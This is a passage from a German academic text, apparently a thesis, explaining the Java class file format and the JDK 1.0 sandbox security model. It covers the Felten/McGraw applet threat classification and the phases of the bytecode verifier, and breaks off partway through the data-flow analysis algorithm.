- zusätzliche Informationen (sogenannte *Attribute*) wie z.B. das *SourceFile*-Attribut.




Abbildung 3: Aufbau einer Klassendatei, dargestellt anhand eines Beispiels. Rechts ist der Konstantenpool angegeben.

Im Dateikopf befinden sich die Dateikennung (0xCAFEBABE) und Versionsinformationen. Ein wichtiger Bestandteil einer Klassendatei ist der Konstantenpool, bei dem es sich um ein heterogenes Array (mit verschiedenen Arten von Einträgen) handelt. Der Konstantenpool läßt sich am ehesten mit der Symboltabelle einer konventionellen Programmiersprache vergleichen. Er enthält aber im Vergleich dazu noch einige zusätzliche Informationen wie z.B. Typinformationen für jeden Feldzugriff und die Signaturen für Methodenaufrufe (s.u.). Insgesamt gibt es elf verschiedene Arten von Konstantenpooleinträgen, die durch eine Kennung („Tag“) voneinander unterschieden werden können. In Tabelle 1 findet man eine Auflistung aller Arten von Konstantenpooleinträgen mit den dazugehörigen Tags. So hat beispielsweise ein Eintrag des Typs String-Konstante den Wert 8 als Tag.

Typ des Konstantenpooleintrages	Tag
CONSTANT_Class	7
CONSTANT_Fieldref	9
CONSTANT_Methodref	10
CONSTANT_InterfaceMethodref	11
CONSTANT_String	8
CONSTANT_Integer	3
CONSTANT_Float	4
CONSTANT_Long	5
CONSTANT_Double	6
CONSTANT_NameAndType	12
CONSTANT_Utf8	1

Tabelle 1: Die verschiedenen Arten von Konstantenpooleinträgen und ihre Tags.

Hervorzuheben sind außerdem die Konstantenpool-Typen *CONSTANT_Fieldref* und *CONSTANT_Methodref*. Einträge dieser Art stellen symbolische Referenzen auf Felder bzw. Methoden dar, die erst beim dynamischen Linken (s. Abschnitt 3.2.3) der Klassendatei in echte Adressen umgewandelt werden. Darüber hinaus ermöglichen diese symbolischen Referenzen eine statische Typüberprüfung für jeden Feldzugriff bzw. Methodenaufruf, so daß eine Typüberprüfung z.T. schon beim Linken und nicht erst zur Laufzeit möglich ist (s. Abschnitt 3.2.2). Für jeden Feldzugriff sind beispielsweise Informationen über den Namen und Typ des entsprechenden Feldes und über die Klasse, in der dieses Feld deklariert worden ist, im Konstantenpool vorhanden. Analog findet man bei einem Methodenaufruf neben dem

Namen der Methode und der dazugehörigen Klasse noch die Signatur im Konstantenpool. Unter der Signatur einer Methode versteht man in diesem Zusammenhang die Typen der Parameter und des Rückgabewertes. Diese Typinformationen werden in einer Klassendatei in Form von sogenannten Typdeskriptoren gespeichert, die eine gewisse Ähnlichkeit mit den in C++ verwendeten *Mangled Names* aufweisen [St94] und eine kompakte Speicherung der geeigneten Typinformationen ermöglichen. So wird der Java-Typ *int* z.B. durch "I" repräsentiert. Für den Typ *double* hat man die Darstellung "D", und für den Typ *java.lang.Object* erhält man "Ljava/lang/Object;". Näheres zu der Grammatik für Typdeskriptoren findet man in [LY99, Ve99].

Zur Erläuterung des Konstantenpooleintrages *CONSTANT_Methodref* und seiner Verwendung zur Typüberprüfung betrachte man folgendes Beispiel, das einen Methodenaufruf enthält:

```
Object o;
String str;

... // initialisiere o
str=o.toString();
```

Die entsprechenden Typinformationen für dieses Java-Quellprogramm finden sich auch in der Klassendatei wieder. Der zu dem Aufruf *o.toString()* gehörige Konstantenpooleintrag vom Typ *CONSTANT_Methodref* enthält seinerseits Verweise auf weitere Konstantenpooleinträge: Hierbei handelt es sich um Verweise auf den Namen der Methode (*toString*), auf die Signatur *()Ljava/lang/String;* (kein Parameter, der Rückgabewert ist vom Java-Typ *String*) und auf die Klasse, in der die Methode *toString()* deklariert worden ist (*Object*). Mit Hilfe der Signatur kann überprüft werden, ob sich bei einem Methodenaufruf die korrekten Parameter auf dem Operandenstack befinden und ob der Rückgabewert – im Falle einer Zuweisung – einer Variablen mit kompatiblem Typ zugewiesen wird: In obigem Beispiel ist die Zuweisung korrekt, da sowohl die Variable *str* als auch der Rückgabewert der Methode *toString()* vom Typ *String* sind. Außerdem kann durch die Klasseninformation, auf die *CONSTANT_Methodref* verweist, überprüft werden, ob die Methode *toString()* von einem Objekt des entsprechenden Typs aufgerufen wird. In unserem Beispiel ist dies der Fall, da die Variable *o* den Typ *Object* hat und die Klasse *Object* eine Methode *toString()* mit der entsprechenden Signatur besitzt. Bereits an dieser Stelle wird demnach offenbar, daß ein weiteres wichtiges Designziel des Klassendateiformates darin bestand, Typsicherheit zu gewährleisten.

Neben dem Konstantenpool enthält eine Klassendatei noch ein Array mit den Datenfeldern (*fields*), die in der aktuellen Klasse deklariert worden sind. Für jedes Datenfeld findet man die folgenden Informationen:

- die Modifizierer (*modifier*) für Zugriffsrechte etc.,
- einen Verweis in den Konstantenpool auf den Namen des Feldes,
- einen Verweis in den Konstantenpool auf den Typ des Feldes,
- eventuell zusätzliche Informationen (Attribute).

Auch für die Methoden einer Klasse gibt es ein Array. Für jede einzelne Methode werden dort

- die Modifizierer für Zugriffsrechte etc.,
- ein Verweis in den Konstantenpool auf den Namen der Methode,
- ein Verweis in den Konstantenpool auf die Signatur der Methode,
- die dazugehörige Bytecode-Sequenz (*Code*-Attribut) und
- eventuell zusätzliche Informationen (Attribute) wie z.B. das *LineNumberTable*-Attribut

abgespeichert.

Das Klassendateiformat verwendet normalerweise `Attribute` für zusätzliche Informationen. Diese sind demnach größtenteils optional wie z.B. die oben erwähnten Datenfeldattribute oder das *SourceFile*-Attribut, das den Namen der Quelltextdatei angibt, aus der die Klassendatei generiert worden ist. Im Gegensatz dazu ist das *Code*-Attribut der Methoden naheliegenderweise zwingend erforderlich, wenn man von abstrakten und nativen Methoden absieht. Das *Code*-Attribut hat im wesentlichen die folgende Struktur:

- Name des Attributes („Code“),
- Länge des Attributes,
- die maximale Größe des Operandenstacks,
- die maximale Anzahl an lokalen Variablen,
- die Gesamtlänge des Codearrays,
- das Codearray,
- eine Ausnahmetabelle und
- zusätzliche Attribute.

Im Codearray werden die einzelnen Bytecode-Instruktionen mit ihren Operanden byteweise gespeichert, d.h. es handelt sich um ein Array von Bytes, dessen Gesamtlänge von vornherein feststeht. Durch die byteweise Abspeicherung des Bytecodes werden Klassendateien recht kompakt, da im Gegensatz zu einer wortweisen Ausrichtung kein Speicherplatz verschwendet wird. Für jeden einzelnen Bytecode-Befehl gibt es eine Befehlsnummer, die durch ein Byte kodiert wird, d.h. es kann maximal 256 verschiedene Bytecode-Instruktionen geben. In der aktuellen Version der virtuellen Maschine werden jedoch nur etwa 200 dieser Codes verwendet, die anderen sind prinzipiell noch frei. Auf die Kennung der Bytecode-Instruktion folgen dann - falls überhaupt vorhanden - die einzelnen Operanden, zu denen z.B. Verweise in den Konstantenpool gehören. Dabei gilt für diese Verweise das Big-Endian-Prinzip, d.h. das höherwertige Byte erscheint zuerst. Darüber hinaus wird das Big-Endian-Prinzip auch für die Abspeicherung von Integer- und Real-Konstanten in einer Klassendatei angewendet. Eine solche Festlegung war notwendig, weil man von der Zielarchitektur unabhängig sein wollte. Verschiedene Rechnerarchitekturen können nämlich auch unterschiedliche Reihenfolgen für die Bytes festlegen, aus denen sich Werte zusammensetzen: So gilt für die Intel x86-Prozessorfamilie das Low-Endian-Prinzip, wohingegen für den PowerPC-Chip das Big-Endian-Prinzip gilt [Ve99].

3 Die Sicherheitsarchitektur von Java

Applets sind meist kleine Programme, die in Webseiten eingebaut werden können, und somit Webseiten attraktiver gestalten. Darüber hinaus können Applets auf Benutzereingaben reagieren und ermöglichen somit eine Interaktivität von Webseiten. Üblicherweise befinden sich Applets auf dem Webserver; beim Aufrufen der entsprechenden Webseite werden sie dann über das Netz auf den Rechner des Anwenders (Websurfers) geladen und dort lokal ausgeführt. Da der Urheber der Applets zumeist unbekannt ist und es sich somit um fremden Code handelt, der nicht unbedingt vertrauenswürdig ist, hat das Applet-Konzept in bezug auf den Sicherheitsaspekt besondere Konsequenzen. Aus diesem Grund haben die Entwickler von Java ein spezielles Sicherheitsmodell entworfen, das bestimmten Anforderungen genügen soll. Um zu klären, gegen welche Angriffe die Java-Sicherheitsarchitektur Schutz bietet und welche Anforderungen diese zu erfüllen hat, soll zunächst eine Klassifikation möglicher Gefahren vorgenommen werden, die von Applets ausgehen können. Danach wird das Sicherheitsmodell in seiner Grundform, wie es im JDK 1.0x von SUN implementiert worden ist, beschrieben und dabei erläutert, wie dieses Sicherheitsmodell den Bedrohungen begegnet. Besondere Betonung liegt hierbei auf der Beschreibung der Verifikation von Klassendateien. In den sich daran anschließenden Abschnitten werden dann die Erweiterungen und Abänderungen des Java-Sicherheitsmodelles im JDK 1.1 und in Java 2 vorgestellt. Hierbei zeigt sich, daß die Sicherheitsarchitektur insbesondere in Java 2 einige grundlegende Änderungen im Vergleich zum Grundmodell erfahren hat. Als alternative Sicherheitsarchitektur soll dann noch kurz das Netscape-Modell vorgestellt werden.

3.1 Mögliche Bedrohungen durch Applets

Wie oben bereits erwähnt, soll in diesem Abschnitt eine Klassifikation derjenigen Gefahren vorgenommen werden, die von einem Applet ausgehen können. Diese Klassifikation geht auf Edward Felten und Gary McGraw zurück [MF99] und ist in Tabelle 2 zu finden.

Art der Bedrohung	Kurze Beschreibung	Javas Abwehr
Systemveränderung	schwerwiegende Bedrohung des gesamten Systems, z.B. Löschen wichtiger Daten	stark
Verletzung der Privatsphäre	Beispiele: Fälschen elektronischer Post, Veröffentlichen privater Daten; Folgen: ernstzunehmend	stark
Lahmlegen von Rechnersystemen	Abstürze, die zum Neustart des gesamten Systems führen, Blockierung von Systemressourcen; Folgen: in manchen Fällen ernstzunehmend	schwach
Belästigung	Ärgernis; Neustart des Webbrowsers meist ausreichend Folgen: gering	schwach

Tabelle 2: Klassifikation der möglichen Gefahren, die von Applets ausgehen können, gemäß Felten und McGraw.

Nachfolgend sollen diese vier Arten der Bedrohung gesondert beschrieben werden, und es soll dabei anhand von Beispielen aufgezeigt werden, welche Konsequenzen daraus entstehen können.

Systemveränderung

Hierbei handelt es sich um die Klasse mit den schwerwiegendsten Sicherheitsproblemen. Ein typisches Szenario ist beispielsweise eine Datenbankanwendung, in der mit Hilfe eines Applets wichtige Daten verändert oder sogar gelöscht werden, ohne daß dies der Anwender beabsichtigt hat. Dies kann u.U. zu großen finanziellen Verlusten oder im Extremfall sogar zum Konkurs einer Firma führen. Weitere Möglichkeiten für Angriffe bestehen darin, Viren, Trojanische Pferde etc. einzuschleusen und dadurch entsprechende Schäden anzurichten.

Java ist eine mächtige Programmiersprache mit einer Vielzahl von vordefinierten Klassen, die u.a. die Manipulation von Dateien, das Beenden von Prozessen oder Threads und das Verändern von Speicherbereichen (wenn auch nicht willkürlich) zulassen. Durch die Plattformunabhängigkeit von Java erhält allerdings die Bedrohung durch bösartigen Code eine neue Dimension. Man denke nur daran, daß ein Angriff, der auf einem PC erfolgreich ist, nun auch auf Solaris-Rechnern durchgeführt werden kann, wenn eine JVM vorhanden ist. So könnte es z.B. möglich sein, daß ein Virus nicht nur auf PCs, sondern auch auf Solaris-Rechnern verbreitet werden könnte.

Die Güte der Java-Sicherheitsarchitektur sollte mithin daran gemessen werden, inwieweit die eben geschilderten Probleme verhindert werden können. Es wird sich in den folgenden Abschnitten zeigen, daß das Sicherheitsmodell Javas gerade für die Abwehr dieser Sicherheitsprobleme konzipiert worden ist. In Kapitel 4 werden mehrere erfolgreich durchgeführte Angriffe auf das Java-System beschrieben, die eine Systemveränderung zur Folge hatten. Diese Angriffe sind allerdings nicht im WWW veröffentlicht worden, sondern nur an Laborrechnern durchgeführt worden.

Verletzung der Privatsphäre

Die zweite Kategorie von Sicherheitsproblemen besteht in der Verletzung der Privatsphäre durch Veröffentlichung wichtiger geheimer Daten. Hierzu zählt beispielsweise der Zugriff auf die Datei */etc/passwd* eines UNIX-Sytems, in der alle Benutzernamen und die dazugehörigen Paßwörter in verschlüsselter Form stehen. Dies kann im schlimmsten Fall die vollständige Kontrolle über den attackierten Rechner zur Folge haben.

Eine andere Gefahr, die auch zu dieser Klasse gehört, ist die Industriespionage. So könnte z.B. eine Firma wichtige Informationen über Neuentwicklungen oder über eine neue Marktstrategie der Konkurrenz stehlen. Im privaten Bereich kann das Veröffentlichen von elektronischer Post als Beispiel für einen Angriff genannt werden. In diesem Zusammenhang gibt es noch ein weiteres Problem, nämlich das Fälschen elektronischer Post bzw. das Verbreiten falscher Informationen.

Lahmlegen von Rechnersystemen

Nicht nur die auf einem Rechner gespeicherten Daten, sondern auch das Rechnersystem selbst kann Ziel eines Angriffs sein, indem die Ressourcen blockiert werden, so daß ein Neustart des Rechnersystems notwendig ist (*denial of service attack*). Hierfür gibt es eine Fülle von

Beispielen, von denen nur einige genannt werden sollen:

- das Dateisystem vollschreiben,
- alle Dateizeiger allokieren,
- möglichst viele Fenster erzeugen, so daß die Ereignis-Queue blockiert wird und somit keine Tastatureingaben mehr vorgenommen werden können,
- aufwendige Berechnungen durchführen[2], so daß möglichst viel CPU-Zeit verschwendet wird,
- den gesamten Hauptspeicher allokieren.

Die Firma SUN hält (im Gegensatz zu den ersten beiden Problemklassen) Angriffe, die Rechnersysteme lahmlegen, für Probleme niedrigerer Priorität, zumal man nur einen Neustart des Systems benötige, um das Rechnersystem wieder funktionsfähig zu machen. Andererseits gibt es wichtige Anwendungen, deren Ausfall existenzbedrohend ist. Als Beispiel kann in diesem Zusammenhang der Wertpapierhandel genannt werden, bei dem es sogar zu einem erheblichen finanziellen Verlust führen kann, wenn Rechnersysteme mit wichtigen Daten über den Aktienmarkt abstürzen.

Mark LaDue hat auf seiner „Hostile Applet Home Page“ [La98] eine ganze Reihe von verschiedenen bösartigen Applets mit dazugehörigem Quelltext vorgestellt. Insbesondere sind darunter auch einige Applets zu finden, die einen Denial of Service-Angriff durchführen.

Belästigung

Hierbei handelt es sich um die Problemklasse mit den geringsten Auswirkungen auf den attackierten Rechner. Meist reicht es aus, einfach den Webbrowser neuzustarten. Beispiele für belästigende Applets sind das Zeigen von obszönen Bildern oder aber das Abspielen von unerwünschten Sounddateien.

Die eben angegebene Einteilung darf nicht als ein starres Schema aufgefaßt werden; so kann es zwischen den einzelnen Problemklassen zu Überschneidungen kommen. Insbesondere ist

[2] Als Beispiel kann das Berechnen der Zahl π auf möglichst viele Nachkommastellen genau genannt werden.

zwischen der dritten und vierten Klasse keine klare Trennlinie zu ziehen; man hätte auch die beiden Klassen zusammenfassen können. In die vierte Kategorie gehören eher die Probleme mit geringeren Konsequenzen.

Um Angriffe der ersten und zweiten Problemgruppe zu verhindern, wurde von SUN ein Sicherheitsmodell entwickelt, das in den folgenden Abschnitten zunächst in seiner Grundform erläutert werden soll.

3.2 Das Sandkastenmodell

Das Sicherheitsmodell von Java wird in seiner ursprünglichen Fassung im JDK 1.0.x von SUN oft auch als *Sandkastenmodell* (*sandbox model*) [Su95b] bezeichnet. Dieser Begriff kommt daher, daß einem Applet nur eingeschränkte Rechte zugebilligt werden, d.h. sein Wirkungsbereich ist begrenzt („Sandkasten"): Nur in diesem darf es nach Belieben „spielen". So ist es einem Applet beispielsweise nicht erlaubt, Dateien zu lesen (sonst könnte es beliebige Daten ausspionieren), zu löschen oder zu schreiben. Auch darf ein Applet nicht beliebige Netzverbindungen eröffnen; andernfalls könnte ein bösartiger Hacker eine Firewall (z.B. eines Intranets einer Firma) umgehen und somit Zugriff auf wichtige Firmengeheimnisse erhalten.

Das Sandboxmodell setzt sich aus vier Komponenten zusammen: Einerseits gehört dazu das Sprachdesign von Java, andererseits die Komponenten Verifizierer (*verifier*), Klassenlader (*class loader*) und Sicherheitsmanager (*security manager*) (s. Abbildung 4). Nachfolgend sollen diese einzelnen Komponenten näher erläutert werden.




Abbildung 4: Die Komponenten der Sicherheitsarchitektur des JDK 1.0.x.

3.2.1 Das Sprachdesign von Java

Die erste Komponente der Sicherheitsarchitektur Javas ist die Sprache selbst. Java gilt im Gegensatz zu C/C++ als eine sichere Sprache, da sie u.a.

1. keine Zeigerarithmetik zuläßt,
2. stark getypt ist und keine willkürlichen Typkonvertierungen (*type casts*) erlaubt,
3. Überprüfungen von Arraygrenzen (*array bounds checking*) vornimmt,
4. einen Speicherbereiniger (*garbage collector*) besitzt, der selbständig den nicht mehr benötigten dynamisch allokierten Speicher wieder freigibt.

Da Java eine stark getypte Sprache ist, ist beispielsweise folgendes Programm nicht erlaubt und muß somit von einem korrekten Java-Compiler zurückgewiesen werden:

```
int string2int(){
      String s = "I'm an integer!";
      return s; // Typfehler: nicht erlaubt
}
```

Offenbar liegt hier ein Typkonflikt vor, weil ein String zurückgegeben wird, obwohl das Java-System eigentlich einen Integer-Wert als Rückgabewert erwartet. Wären in Java solche Typkonflikte möglich, dann könnte es zu Inkonsistenzen kommen, die die gesamten Sicherheitsmechanismen von Java außer Kraft setzen könnten (s. Kapitel 4).

3.2.2 Der Verifizierer

Üblicherweise werden Klassendateien (Bytecode-Programme) durch Übersetzung von Java-Programmen erzeugt. Allerdings schreibt die Spezifikation der JVM (Java Virtual Machine) dies nicht unbedingt vor und läßt damit bewußt gewisse Freiheiten. Es gibt bereits Compiler, die Bytecode aus Ada- und C-Programmen erzeugen können. Darüber hinaus kann nicht einmal garantiert werden, daß die zur Erzeugung von Klassendateien verwendeten Compiler vertrauenswürdig sind. Man kann sogar Bytecode-Programme direkt von Hand erstellen. Hierzu eignet sich z.B. der Bytecode-Assembler *Jasmin* [Me97], der weiter unten noch näher beschrieben wird.

Da die JVM nicht ohne weiteres erkennen kann, wer der Urheber der auszuführenden Klassendatei ist, ist in die JVM der sogenannte Verifizierer[3] (*verifier*) als zusätzlicher Sicherheitsmechanismus eingebaut worden [LY99, Su95b]. Dieser überprüft, ob die wichtigsten Regeln der Sprache Java (wie z.B. die Typsicherheit, die richtige und vollständige Initialisierung von Variablen) auch in der Klassendatei eingehalten werden. Der Verifizierer nimmt sowohl Laufzeittests (dynamische Tests) als auch Tests beim Linken (statische Tests) vor. Im Prinzip wäre es vom Standpunkt des Implementierungsaufwandes am einfachsten, wenn alle Tests nur zur Laufzeit durchgeführt werden, da die entsprechende Information dort direkt zur Verfügung steht. Andererseits ist hiermit ein deutlicher Effizienzverlust verbunden, da die entsprechenden Überprüfungen vor dem Abarbeiten jeder Bytecode-Instruktion immer wieder neu vorgenommen werden müßten. Wenn die benötigte Information direkt in der Klassendatei vorhanden ist bzw. daraus hergeleitet werden kann, können die Tests schon beim Linken vorgenommen werden, bevor das Programm ausgeführt wird. Ein weiterer Nachteil dynamischer Laufzeittests besteht darin, daß ein bereits laufendes Programm evtl. gewaltsam abgebrochen werden muß. Dies ist offenbar im Falle einer statischen Überprüfung nicht nötig.

Im folgenden soll der Verifikationsprozeß für Klassendateien detaillierter beschrieben werden. Der Verifikationsprozeß besteht insgesamt aus vier Phasen, die nun jede für sich behandelt werden sollen.

Phase 1:

In dieser Phase wird eine zu ladende Klassendatei darauf hin überprüft, ob das grundlegende Format, wie es in [LY99] spezifiziert worden ist, eingehalten wird. So wird hier u.a. getestet, ob die Klassendatei mit der Dateikennung 0xCAFEBABE beginnt, ob alle Attribute (s. Abschnitt 2.3) die richtige Länge besitzen und ob die Klassendatei vollständig ist. Eigentlich werden diese grundlegenden Tests schon beim Laden einer Klassendatei und nicht erst während der Linkphase durchgeführt, logisch gehören sie aber dennoch zum Verifikationsprozeß, so daß sie an dieser Stelle mit angeführt werden.

---

[3] Der Begriff *Verifizierer* sollte nicht mit dem gleichlautenden Begriff aus der theoretischen Informatik verwechselt werden: Es handelt sich nicht um den formalen Beweis gewisser Eigenschaften, die das Bytecode-Programm zu erfüllen hat, sondern lediglich um *ad hoc*-Tests, die informell in [LY99] spezifiziert worden sind. In der vorliegenden Arbeit ist der Begriff Verifikation meistens in diesem informellen Sinne zu verstehen.

Phase 2:

Hier werden während des Bindens einer Klassendatei noch zusätzliche Tests durchgeführt, ohne daß die Bytecode-Instruktionen des *Code*-Attributs näher untersucht werden müssen. Die genauere Untersuchung des Bytecodes erfolgt dann in Phase 3.

Insbesondere wird in Phase 2 überprüft,

- daß als *final* deklarierte Klassen keine Subklassen besitzen,
- daß als *final* deklarierte Methoden nicht überschrieben werden,
- daß jede Klasse eine Vaterklasse besitzt (mit Ausnahme von *Object*),
- alle Konstantenpooleinträge korrekt sind,
- daß Feld- und Methodenreferenzen in den Konstantenpool auf gültige Namen, Klassen und Typdeskriptoren verweisen.

Phase 3:

Noch während der Linkphase führt der Verifizierer für jede einzelne Methode eine globale Daten- und Kontrollflußanalyse [ASU88] durch. Insbesondere soll der Verifizierer in dieser Phase sicherstellen, daß

1. die Methoden mit den geeigneten Parametern aufgerufen werden,
2. Feldern nur Werte zugewiesen werden, die die korrekten Typen besitzen,
3. Variablen vor ihrer Verwendung initialisiert worden sind,
4. keine Überläufe und Unterläufe des Operandenstacks vorkommen,
5. der Operandenstack immer die gleiche Höhe besitzt, unabhängig davon, auf welchem Ausführungspfad man dorthin gelangt ist.

Der Vorgang der Daten- und Kontrollflußanalyse für die Bytecode-Verifikation ist in [LY99] näher spezifiziert worden. Prinzipiell müssen hierbei alle Ausführungspfade untersucht werden, die ein Programm nehmen könnte (ohne daß dies in der Realität unbedingt der Fall zu sein braucht). Dabei werden sowohl der Operandenstack als auch der Inhalt der lokalen Variablen überprüft.

Nachfolgend wird der Grundalgorithmus für die Daten- und Kontrollflußanalyse angegeben, wobei allerdings an dieser Stelle Sonderfälle wie die Verifikation von Subroutinenaufrufen oder die Behandlung von Long- und Double-Werten[4] nicht beschrieben werden. Für nähere Informationen zu diesen Sonderfällen sei der interessierte Leser auch hier wieder auf [LY99] verwiesen. Die Problematik der Subroutinenaufrufe wird allerdings in Abschnitt 4.5 noch einmal aufgegriffen. Dort wird dann auch anhand von konkreten Beispielen gezeigt werden, daß gerade die Subroutinenaufrufe die Bytecode-Verifikation komplizierter und mithin fehleranfälliger machen.

Die Darstellung des Grundalgorithmus ist an jene aus [En99] angelehnt. Dabei ist zu beachten, daß sowohl für den Operandenstack als auch für die lokalen Variablen (Register) jeweils ein *Modell* angelegt wird, mit dem die Typen der Einträge des Operandenstacks bzw. der lokalen Variablen ermittelt werden können. Für die Daten- und Kontrollflußanalyse einer Methode sind mithin im einzelnen die folgenden Schritte durchzuführen:

Algorithmus zur Datenflußanalyse während der Bytecode-Verifikation:

1. Initialisiere das Modell für den Operandenstack als leer.
2. Initialisiere das Modell für die lokalen Variablen mit den Typen der Parameter, mit denen die aktuell zu untersuchende Methode aufgerufen wird. Somit werden Parameter wie lokale Variablen behandelt.
3. Markiere die erste Bytecode-Instruktion der aktuellen Methode. Ordne ferner dieser Instruktion die in Schritt 1 und 2 erzeugten Modelle für den Operandenstack und für die Registerinhalte zu.
4. Wähle eine beliebige markierte Bytecode-Instruktion aus. Falls keine solche (mehr) existiert, beende den Verifikationsvorgang für diese Methode, d.h. die Methode ist in diesem Falle korrekt.
